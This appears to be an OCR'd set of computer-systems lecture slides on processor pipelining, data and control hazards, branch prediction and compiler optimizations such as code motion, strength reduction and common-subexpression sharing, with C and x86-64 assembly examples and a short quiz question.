
# Simplistic View of Processor

```
while (true) {
  instruction = mem[rip];
  execute(instruction);
}
```

# Some Details ...

```
void execute(instruction_t instruction) {
  decode(instruction, &opcode, &operands);
  fetch(operands, &in_operands);
  perform(opcode, in_operands, &out_operands);
  store(out_operands);
}
```

# Pipelines



Decode Fetch Perform Store Decode Fetch Perform Store

Decode Fetch Perform Store

Decode Fetch Perform Store

Decode Fetch Perform Store


Decode Fetch Perform Store

Decode Fetch Perform Store

# Analysis


- Not pipelined
  - each instruction takes, say, 3.2 nanoseconds
    - » 3.2 ns latency
  - 312.5 million instructions/second (MIPS)
- Pipelined
  - each instruction still takes 3.2 ns
    - » latency still 3.2 ns
  - an instruction completes every .8 ns
    - » 1.25 billion instructions/second (GIPS) throughput

# Hazards ...




# Data Hazards

```
addq 12(%rbx), %rax
addq $20, %rax
movq 40(%rax), %rsp
```



# Coping



Decode

12(%rbx), %rax

addq

%rax

Decode

Decode

$20, %rax

addq

%rax

40(%rax)

movq


# Control Hazards

```
  movl $0, %ecx
.L2:
  movl %edx, %eax
  andl $1, %eax
  addl %eax, %ecx
  shrl $1, %edx
  jne  .L2 # what goes in the pipeline?
  movl %ecx, %eax
  ...
```

# Coping: Guess ...

- **Branch prediction**
  - assume, for example, that conditional branches are always taken
  - but don’t do anything to registers or memory until you know for sure

# Modern CPU Design



# Performance Realities

*There's more to performance than asymptotic complexity*

- **Constant factors matter too!**
  - easily see 10:1 performance range depending on how code is written
  - must optimize at multiple levels:
    - algorithm, data representations, functions, and loops
- **Must understand system to optimize performance**
  - how programs are compiled and executed
  - how to measure program performance and identify bottlenecks
  - how to improve performance without destroying code modularity and generality

# Optimizing Compilers

- Provide efficient mapping of program to machine
  - register allocation
  - code selection and ordering (scheduling)
  - eliminating minor inefficiencies
- Don’t (usually) improve asymptotic efficiency
  - up to programmer to select best overall algorithm
  - big-O savings are (often) more important than constant factors
    - » but constant factors also matter
- Have difficulty overcoming “optimization blockers”
  - potential memory aliasing
  - potential function side-effects

# Limitations of Optimizing Compilers

- **Operate under fundamental constraint**
  - **must not cause any change in program behavior**
  - **often prevents it from making optimizations that would only affect behavior under pathological conditions**
- **Behavior that may be obvious to the programmer can be obfuscated by languages and coding styles**
  - **e.g., data ranges may be more limited than variable types suggest**
- **Most analysis is performed only within functions**
  - **whole-program analysis is too expensive in most cases**
- **Most analysis is based only on *static* information**
  - **compiler has difficulty anticipating run-time inputs**

- **When in doubt, the compiler must be conservative**

# Generally Useful Optimizations

- Optimizations that you or the compiler should do regardless of processor / compiler

- Code Motion
  - reduce frequency with which computation performed
    - » if it will always produce same result
    - » especially moving code out of loop

```
void set_row(long *a, long *b,
   long i, long n){
    long j;
    for (j = 0; j < n; j++)
        a[n*i+j] = b[j];
}
```

→

```
    long j;
    long ni = n*i;
    for (j = 0; j < n; j++)
        a[ni+j] = b[j];
```

# Reduction in Strength

- **Replace costly operation with simpler one**
- **Shift, add instead of multiply or divide**

  **`16*x      -->   x << 4`**

  - **utility is machine-dependent**
  - **depends on cost of multiply or divide instruction**
    - » **on some Intel processors, multiplies are 3x longer than adds**
- **Recognize sequence of products**

```
for (i = 0; i < n; i++)
  for (j = 0; j < n; j++)
    a[n*i + j] = b[j];
```

→

```
int ni = 0;
for (i = 0; i < n; i++) {
  for (j = 0; j < n; j++)
    a[ni + j] = b[j];
  ni += n;
}
```

# Share Common Subexpressions

- **Reuse portions of expressions**
- **Compilers often not very sophisticated in exploiting arithmetic properties**

```
/* Sum neighbors of i,j */
up =    val[(i-1)*n + j  ];
down =  val[(i+1)*n + j  ];
left =  val[i*n     + j-1];
right = val[i*n     + j+1];
sum = up + down + left + right;
```

```
long inj = i*n + j;
up =    val[inj - n];
down =  val[inj + n];
left =  val[inj - 1];
right = val[inj + 1];
sum = up + down + left + right;
```

**3 multiplications: i*n, (i–1)*n, (i+1)*n**

**1 multiplication: i*n**

```
leaq   1(%rsi), %rax   # i+1
leaq   -1(%rsi), %r8   # i-1
imulq  %rcx, %rsi      # i*n
imulq  %rcx, %rax      # (i+1)*n
imulq  %rcx, %r8       # (i-1)*n
addq   %rdx, %rsi      # i*n+j
addq   %rdx, %rax      # (i+1)*n+j
addq   %rdx, %r8       # (i-1)*n+j
```

```
imulq    %rcx, %rsi   # i*n
addq     %rdx, %rsi   # i*n+j
movq     %rsi, %rax   # i*n+j
subq     %rcx, %rax   # i*n+j-n
leaq     (%rsi,%rcx), %rcx # i*n+j+n
```

# Quiz 2

The fastest means for evaluating

`n*n + 2*n + 1`

requires exactly:

a) 2 multiplies and 2 additions
b) three additions
c) one multiply and two additions
d) one multiply and one addition

Hint: remember high-school algebra